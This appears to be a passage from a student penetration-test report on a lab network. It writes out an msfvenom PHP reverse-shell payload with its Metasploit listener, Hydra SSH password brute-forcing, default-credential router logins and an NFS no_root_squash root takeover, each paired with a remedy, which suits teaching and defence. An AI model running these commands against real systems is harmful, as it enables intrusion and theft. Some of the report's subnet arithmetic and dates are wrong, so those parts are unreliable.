4.4: The next step was to test if the website was vulnerable to php file upload. The first step was to use msfvenom to create a php reverse shell payload. This was done with the command **msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.200 LPORT=4445 >PHP_shell.php.** The screenshot figure 4.10 below shows this command. The next step was to configure the settings to allow admins to upload any type of file and to store all uploads in the directory wp-content/uploads. After this step, the php file was uploaded to the website in the directory wp-admin/media-new.php. Metasploit was used next to create a tcp reverse listener and a shell. This was done with the commands **msfconsole, >use exploit/multi/handler, >set payload php/meterpreter/reverse_tcp, >set LHOST 192.168.0.200, >set LPORT 4445, >run.** The screenshots below show the results of the commands.

```
root@kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.200 LPORT=4445 >PHP_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
```

Figure 4.10: msfvenom used to create a php reverse shell.




Figure 4.11: adjust the security settings

Figure 4.12: change upload location




Figure 4.13: php shell uploaded




Figure 4.14: reverse tcp listener and meterpreter shell

4.5: Nmap vulnerability scanner was used next to scan for additional vulnerabilities on the 172.16.221.237 wordpress website. This was done with the command **nmap -sV –script vuln 172.16.221.237**. The results of the scan showed a critical OpenSSL vulnerability in the website. This was the heartbleed vulnerability. The heartbleed is a vulnerability discovered in 2012 that affects openssl version 1.0.1 through to 1.0.1f. If a website was vulnerable to heartbleed, then hackers could use it to impersonate eavesdrop on communications, steal data and impersonate users (HeartBleed 2020).

This vulnerability can be fixed by updating the latest version of OpenSSL or updating the source code with the commands found in appendix 7.3. The Screenshot figure 4.15 shows the nmap scan detecting the Heartbleed vulnerability.

Figure 4.15: nmap vulnerability scanner detected the Heartbleed vulnerability

4.6: Metasploit was used next because it has a built in Heartbleed vulnerability scanner. This scan was done with the following commands:

msfconsole, >use auxiliary/scanner/ssl/openssl_heartbleed, >set RHOSTS 172.16.221.237, >set RPORT 443, >set VERBOSE TRUE, >run. The scan showed that the website was vulnerable to Heartbleed and some information was leaked.

The Heartbleed vulnerability can be fixed with two methods Figure 4.16 below shows the results of the metasploit scan.




Figure 4.16: metasploit Heartbleed scan.

4.7: The router with the loopback address of 2.2.2.2 was exploited next through the interface eth4 192.168.0.226. The tcp scans showed the interface had the same ports open as the first interface eth5 192.168.0.193, so the same procedure was used as before. The interface was tested to see if it was possible to connect with telnet. The next step was to login with the default credentials vyos and vyos. The final step once logged in was to elevate the user privileges to root. The screenshots below show the steps taken to exploit the vyos router.

The countermeasures for this vulnerability are the same as the first router. Close the telnet port and don't use default credentials.




Figure 4.17: testing for telnet

Figure 4.18: logging into the router with the credentials vyos and vyos.

4.8: The Linux machine with the ip address 192.168.0.34 was exploited next. The tcp scans for this host showed this host had the ssh port open. The first step was to test if it was possible to connect to this host with ssh. The next step was to test if the host used the username xadmin and plums like the previous host. This was successful which represents a critical security flaw in the network.

This vulnerability is easy to fix. The admin needs to make sure that the Linux machines in the network does not use the same login credentials.




Figure 4.19: testing for ssh

Figure 4.20: log in with the username 'xadmin' and with the password 'plums'

4.9: The tcp scans for the host 13.13.13.13 showed port 22 open. This meant that it was possible to use ssh to connect to the host. The next step was to use hydra in order to crack the password for the 13.13.13.13 machine. Hydra was supplied with the password.lst file in Kali Linux. To start the attack the command **hydra -l xadmin -P /usr/share/wordlists/metasploit/password.lst ssh://13.13.13.13.** The username 'xadmin' was used because the previous hosts used this username. Once the attack finished, the password '!gatvol' was revealed. The final step was to login using the xadmin password and escalate the user privileges to root. This was done with the commands **ssh xadmin@13.13.13.13** then **sudo su –** to get root access. The screenshots below show the results for hydra and the commands used. This machine is very vulnerable because the user xadmin is using a very short password.

The fix for this vulnerability the admin needs to replace the password '!gatvol' with a password that is much longer. This password appeared near the start of the metasploit wordlist so the administrator should take that into consideration.




Figure 4.21: hydra managed to crack the password for the user 'xadmin'




Figure 4.22: root access for the host 13.13.13.13

4.10: The router with the loopback address of 3.3.3.3 was exploited next through the interface eth3 192.168.0.230. This interface had port 23 open which meant it was possible to use the same procedure as before. The interface was tested to see if it was possible to connect with telnet. The next step was to test if the vyos router used default credentials. The final step once logged in was to elevate the user privileges to root. The screenshots below show the steps taken to exploit the vyos router.

The fixes for this vulnerability are the same as the first router. The admin needs to close the telnet port and make sure the vyos router isn't using default credentials.




Figure 4.23: testing for telnet

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Aug 21 11:56:54 UTC 2020 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
```

Figure 4.24: using default credentials to log into the vyos router.

4.11: The Linux machine with the ip address 192.168.0.130 was exploited next. The tcp scans for this host showed this host had the ssh port open. The first step was to test if it was possible to connect to this host with ssh. However, the ssh connection failed because the login required a ssh private key in order to work. When the 192.168.0.34 nfs share was mounted, a hidden folder called .ssh was discovered. Inside this folder there was a ssh private key called id_rsa. The private key was then copied to the Kali Linux desktop. The private key was then used to log into the user account xadmin. The account xadmin was tested first because this account has been used several times in the network. In order to use the private key, the command **ssh -I id_rsa xadmin@192.168.0.130** was used. After gaining access to the machine the command **sudo su –** was used to elevate privileges to root.

To fix this vulnerability the admin needs to make sure to not share the root or home folder in the public share folder. They also need to make sure they don't share the ssh folders. The screenshots below show the steps taken to exploit the host 192.168.0.130.

```
root@kali:~# ssh 192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
root@192.168.0.130: Permission denied (publickey).
root@kali:~#
```

Figure 4.25: this command was used to see if was possible to connect with ssh.




Figure 4.26: hidden folder called .ssh

Figure 4.27: private key in the .ssh folder




Figure 4.29: login with ssh private key

4.12: The host with the ip address 192.168.0.242 was exploited next. The tcp scans showed the ssh port open so this was tried first. The first step was to try and login with xadmin and plums, because these credentials were used on previous hosts. The login attempt failed which meant the username or password did not exist. Hydra was used next to brute force the root password. Since the previous hosts used fruit for their passwords, a short wordlist was created with various fruits. Hydra was started with the command **hydra -l root -P fruit.txt -t 6 ssh://192.168.0.242.** Once hydra was finished the password apple was revealed.

This machine is vulnerable because of two reasons. The first reason is because the admin password is far too simple and short. The second reason is because the admin password for this machine follows the same theme as the other admin passwords. They are all fruit which means it is easy for an attacker to spot a pattern in the passwords. To fix this vulnerability, the admin needs to make sure that the admin password is longer and doesn't follow the same theme as previous admin password.




Figure 4.30:

Figure 4.31: hydra was supplied with a short fruit wordlist and it found the password 'apple'.

4.13: The host with the ip address 192.168.0.66 was exploited next. The tcp scans for the host showed port 22 open. The first step was to test if it was possible to connect with ssh to this machine with the command **ssh root@192.168.0.66.** This failed because the login required the use of a private key for users to be authenticated. The private key from the host 192.168.0.34 was used next. This was done with the command **ssh -i id_rsa xadmin@192.168.0.66.** This failed which meant a new key had to be generated on the host. The next step was to mount the nfs folder to the desktop. This was done with the commands **show mount -e 192.168.0.66** and **mount -t nfs 192.168.0.66:/ Desktop/NFS66.** The command **touch Desktop/NFS66/etc/passwd** was used to test if it was possible to read or write in the mount file. This was also confirmed by inspecting the exports file. The file was using no_root_squash which meant remote users could write to the shared file. The next stage was to generate a private key the kali machine with the command **ssh-keygen -t rsa.** The command **ls .ssh** was used to check if the private key was created. The private key was then moved to the .ssh file inside the NFS file and renamed to authorized_keys. The command **ssh -i .ssh/id_rsa root@192.168.0.66** was used to log into the host using the private key generated on the kali machine.

To fix the vulnerabilities on this machine, the network administrator needs to make sure that the root folder isn't shared. The share folder should be a separate folder. The admin also needs to make sure the share folder isn't using no_root_squash. The screenshots below the show the procedure used to exploit the host.

```
root@kali:~# ssh root@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
root@192.168.0.66: Permission denied (publickey).
```

Figure 4.32:

```
root@kali:~# ssh -i id_rsa xadmin@192.168.0.66
Warning: Identity file id_rsa not accessible: No such file or directory.
xadmin@192.168.0.66: Permission denied (publickey).
```

Figure 4.33: use ssh from 192.168.0.34

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.66:/ Desktop/NFS66
```

Figure 4.34: the mount directory was root

```
root@kali:~# touch Desktop/NFS66/etc/passwd
```

Figure 4.35: test for read/ write

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:5uPrlldySqLvqLNEelbEskPEW6LQ/elgelCo6uc+oq4 root@kali
The key's randomart image is:
+---[RSA 3072]----+
|  . *.           |
| . o=* ..        |
|  o oo=o.        |
| . o.++o         |
|  .  ++o. S      |
| . .o.o.o. o o   |
|  . ..+  .o+ =   |
|   o *. .oo.o    |
|  E+=o++.=*o     |
+----[SHA256]-----+
root@kali:~# ls .ssh
id_rsa  id_rsa.pub  known_hosts
```

Figure 4.36: generate ssh key on kali machine

Figure 4.37: no_root_squash was used which is a vulnerability because it allows remote users to edit information in shared file systems.




Figure 4.38: login with authorized key

4.14: The router with the loopback address of 4.4.4.4 was the first device exploited on the network. The router was exploited through the interface eth5 192.168.0.97. The tcp scans showed the router was a vyos router with the telnet port open. The first step was to see if it was possible to connect with telnet to this interface. Figure below shows this. It was discovered that it was possible to connect with telnet. This meant it was possible to log in to the router with default credentials. The default credentials are vyos for the username and vyos for the password. Using these credentials, it was possible to login to the router and get root. This was done with the command **telnet 192.168.0.97** and **sudo su -**.

To fix this vulnerability the admin needs to make sure that port 23(telnet) is closed. This is because the credentials will be unencrypted. The admin should also make sure the vyos routers aren't using default credentials. Figure 4.39 below shows the vulnerability.




Figure 4.40: login with default vyos credentials

5 NETWORK DESIGN CRITICAL EVALUATION

Overall, the general layout of the network was efficient, but there were also serious drawbacks in the design of the network. The host machines and the routers are set up in the simplest and most cost-effective way possible, but the layout is too linear. There is no redundancy built into the network, so if one router fails then the entire network will lose connection to the internet.

The network made an efficient use of subnets with some exceptions. The hosts connected to the routers made use of the /27 subnet. This is efficient use of subnetting because the subnet can use up to 30 usable hosts at a time. This is important, because it gives the network room to expand in the future. The interfaces connecting routers were on the /30 subnet. This is efficient because the subnet can only make use of 2 usable hosts. This is important because there should never be more devices connected between router interfaces. However, the subnet /30 for the DMZ isn't efficient use of subnetting because only two hosts can be used. This means there is no room for future expansion.

The network administrator should consider installing Pfsense on all the routers in the network. This would give each router its own firewall, which would prevent traffic flowing unrestricted between all the devices on the network. This option gives the network administrator more granular control over the network. Furthermore, because an intrusion detection system is already installed on Pfsense, the administrator wouldn't need to install a separate third-party IDS which keeps costs down. If the administrator considers using Pfsense on the routers, they need to make sure the firewalls are configured correctly. Currently the firewall connected to the 192.168.0.242 allows users to pivot from the DMZ to the LAN machines which users shouldn't be allowed to do.

The hosts and routers on the network share the same default credentials. This is very bad practice and it shows the network administrator didn't change the default credentials after setting up the network. In normal practice, each host and router in the network should have different admin credentials. Changing the admin credentials throughout the network should make the network much more secure.

6 REFERENCES

- Heartbleed.com 2020, The Heartbleed bug, Synopsys, viewed 05/01/2021, <https://heartbleed.com/>
- Josh Fruhlinger, Csoonline.com 13/9/17, What is the Heartbleed bug, How does it work and how was it fixed?, viewed 05/01/2021, < https://askubuntu.com/questions/444702/how-to-patch-the-heartbleed-bug-cve-2014-0160-in-openssl/>

7 APPENDIX

7.1 APPENDIX: SUBNET CALCULATIONS

6.1.1: Subnet = 192.168.0.192/27

CIDR is /27 which indicates the first 3 octets have all 8 bits set but only 3 bits are set in the last octet.

Subnet mask = 255.255.255.224

255.255.255.224 in binary = 11111111.11111111.11111111.111**00000**

The 5 host bits at the end of the subnet mask are used to identify the host addresses.

2^5 = 32 addresses. Two hosts are reserved for the network and broadcast addresses so that leaves 32-2 usable hosts for the network.

The network IP address is 192.168.0.192. In order to calculate the broadcast address, add 31 to 192 which leaves 192.168.0.223 as the broadcast address.

The usable range is 192.168.0.193 – 192.168.0.222.

6.1.2: Subnet = 172.16.221.0/24

CIDR is /24 which indicates the first 3 octets have all 8 bits set with no bits set in the last octet.

Subnet mask = 255.255.255.0

255.255.255.0 in binary = 11111111.11111111.11111111.**00000000**

The 8 host bits at the end of the subnet mask are used to identify the host addresses.

2^8 = 256 addresses. Two hosts are reserved for the network and broadcast addresses so that leaves 256-2 usable hosts for the network.

The network IP address is 172.16.221.0. In order to calculate the broadcast address, add 255 which leaves 172.16.221.255 as the broadcast address.

The usable range is 172.16.221.1 – 172.16.221.254.

6.1.3: Subnet = 192.168.0.224/30

CIDR is /30 which indicates the first 3 octets have all 8 bits set with 6 bits set in the last octet

Subnet mask = 255.255.255.252

255.255.255.252 in binary = 11111111.11111111.11111111.111111**00**

The 2 host bits at the end of the subnet mask are used to identify the host addresses.

2^2 = 4 addresses. Two hosts are reserved for the network and the broadcast addresses so that leaves 4-2 usable hosts for the network.

The network IP address is 192.168.0.224. In order to calculate the broadcast address, add 4 to 224 which leaves 192.168.0.227 as the broadcast address.

The usable range is 192.168.0.225 – 192.168.0.226.

6.1.4: Subnet = 192.168.0.32/27

CIDR is /27 which indicates the first 3 octets have all 8 bits set but only 3 bits are set in the last octet.

Subnet mask = 255.255.255.224

255.255.255.224 in binary = 11111111.11111111.11111111.111**00000**

The 5 host bits at the end of the subnet mask are used to identify the host addresses.

2^5 = 32 addresses. Two hosts are reserved for the network and broadcast addresses so that leaves 32-2 usable hosts for the network.

The network IP address is 192.168.0.32. In order to calculate the broadcast address, add 31 to 32 which leaves 192.168.0.63 as the broadcast address.

The usable range is 192.168.0.33 – 192.168.0.62.

6.1.5: Subnet = 192.168.0.228/30

CIDR is /30 which indicates the 3 octets have all 8 bits set with 6 bits set in the last octet

Subnet mask = 255.255.255.252

255.255.255.252 in binary = 11111111.11111111.11111111.111111**00**

The 2 host bits at the end of the subnet mask are used to identify the host addresses.

2^2 = 4 addresses. Two hosts are reserved for the network and the broadcast addresses so that leaves 4-2 usable hosts for the network.

The network IP address is 192.168.0.228. In order to calculate the broadcast address, add 4 to 228 which leaves 192.168.0.231 as the broadcast address.

The usable range is 192.168.0.229 – 192.168.0.230.

6.1.6: Subnet = 192.168.0.128/27

CIDR is /27 which indicates the first 3 octets have all 8 bits set but only 3 bits are set in the last octet.

Subnet mask = 255.255.255.224

255.255.255.224 in binary = 11111111.11111111.11111111.111**00000**

The 5 host bits at the end of the subnet mask are used to identify the host addresses.

2^5 = 32 addresses. Two hosts are reserved for the network and broadcast addresses so that leaves 32-2 usable hosts for the network.

The network IP address is 192.168.0.128. In order to calculate the broadcast address, add 31 to 128 which leaves 192.168.0.159 as the broadcast address.

The usable range is 192.168.0.129 – 192.168.0.158.

6.1.7: Subnet = 192.168.0.232/30

CIDR is /30 which indicates the 3 octets have all 8 bits set with 6 bits set in the last octet

Subnet mask = 255.255.255.252

255.255.255.252 in binary = 11111111.11111111.11111111.11111**00**

The 2 host bits at the end of the subnet mask are used to identify the host addresses.

2^2 = 4 addresses. Two hosts are reserved for the network and the broadcast addresses so that leaves 4-2 usable hosts for the network.

The network IP address is 192.168.0.232. In order to calculate the broadcast address, add 4 to 232 which leaves 192.168.0.235 as the broadcast address.

The usable range is 192.168.0.233 – 192.168.0.234.

6.1.8: Subnet = 192.168.0.240/30

CIDR is /30 which indicates the 3 octets have all 8 bits set with 6 bits set in the last octet

Subnet mask = 255.255.255.252

255.255.255.252 in binary = 11111111.11111111.11111111.11111**00**

The 2 host bits at the end of the subnet mask are used to identify the host addresses.

2^2 = 4 addresses. Two hosts are reserved for the network and the broadcast addresses so that leaves 4-2 usable hosts for the network.

The network IP address is 192.168.0.240. In order to calculate the broadcast address, add 4 to 240 which leaves 192.168.0.243 as the broadcast address.

The usable range is 192.168.0.241 – 192.168.0.242.

6.1.9: Subnet = 192.168.0.96/27

CIDR is /27 which indicates the first 3 octets have all 8 bits set but only 3 bits are set in the last octet.

Subnet mask = 255.255.255.224

255.255.255.224 in binary = 11111111.11111111.11111111.111**00000**

The 5 host bits at the end of the subnet mask are used to identify the host addresses.

2^5 = 32 addresses. Two hosts are reserved for the network and broadcast addresses so that leaves 32-2 usable hosts for the network.

The network IP address is 192.168.0.96. In order to calculate the broadcast address, add 31 to 96 which leaves 192.168.0.127 as the broadcast address.

The usable range is 192.168.0.97 – 192.168.0.126.

6.1.10: Subnet = 192.168.0.64/27

CIDR is /27 which indicates the first 3 octets have all 8 bits set but only 3 bits are set in the last octet.

Subnet mask = 255.255.255.224

255.255.255.224 in binary = 11111111.11111111.11111111.111**00000**

The 5 host bits at the end of the subnet mask are used to identify the host addresses.

2^5 = 32 addresses. Two hosts are reserved for the network and broadcast addresses so that leaves 32-2 usable hosts for the network

The network IP address is 192.168.0.64. In order to calculate the broadcast address, add 31 to 64 which leaves 192.168.0.168.0.95 as the broadcast address.

The usable range is 192.168.0.65 – 192.168.0.94.

6.1.11: Subnet = 13.13.13.0/24

CIDR is /24 which indicates the first 3 octets have all 8 bits set with 0 bits set in the last octet.

Subnet mask = 255.255.255.0

255.255.255.0 in binary = 11111111.11111111.11111111.**00000000**

The 8 host bits at the end of the subnet mask are used to identify the host addresses.

2^8 = 256 addresses. Two hosts are reserved for the network and broadcast addresses so that leaves 256-2 usable hosts for the network.

The network IP address is 13.13.13.0. In order to calculate the broadcast address, add 255 which leaves 13.13.13.255 as the broadcast address.

The usable range is 13.13.13.1 – 13.13.13.254.

7.2 APPENDIX: LARGE TEXT

6.2.1: Dirb Results for 172.16.221.237

root@kali:~# dirb http://172.16.221.237

DIRB v2.22

By The Dark Raver

START_TIME: Sat Jan 2 09:03:21 2021

URL_BASE: http://172.16.221.237/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----

+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)

+ http://172.16.221.237/index (CODE:200|SIZE:177)

+ http://172.16.221.237/index.html (CODE:200|SIZE:177)

==> DIRECTORY: http://172.16.221.237/javascript/

+ http://172.16.221.237/server-status (CODE:403|SIZE:295)

==> DIRECTORY: http://172.16.221.237/wordpress/

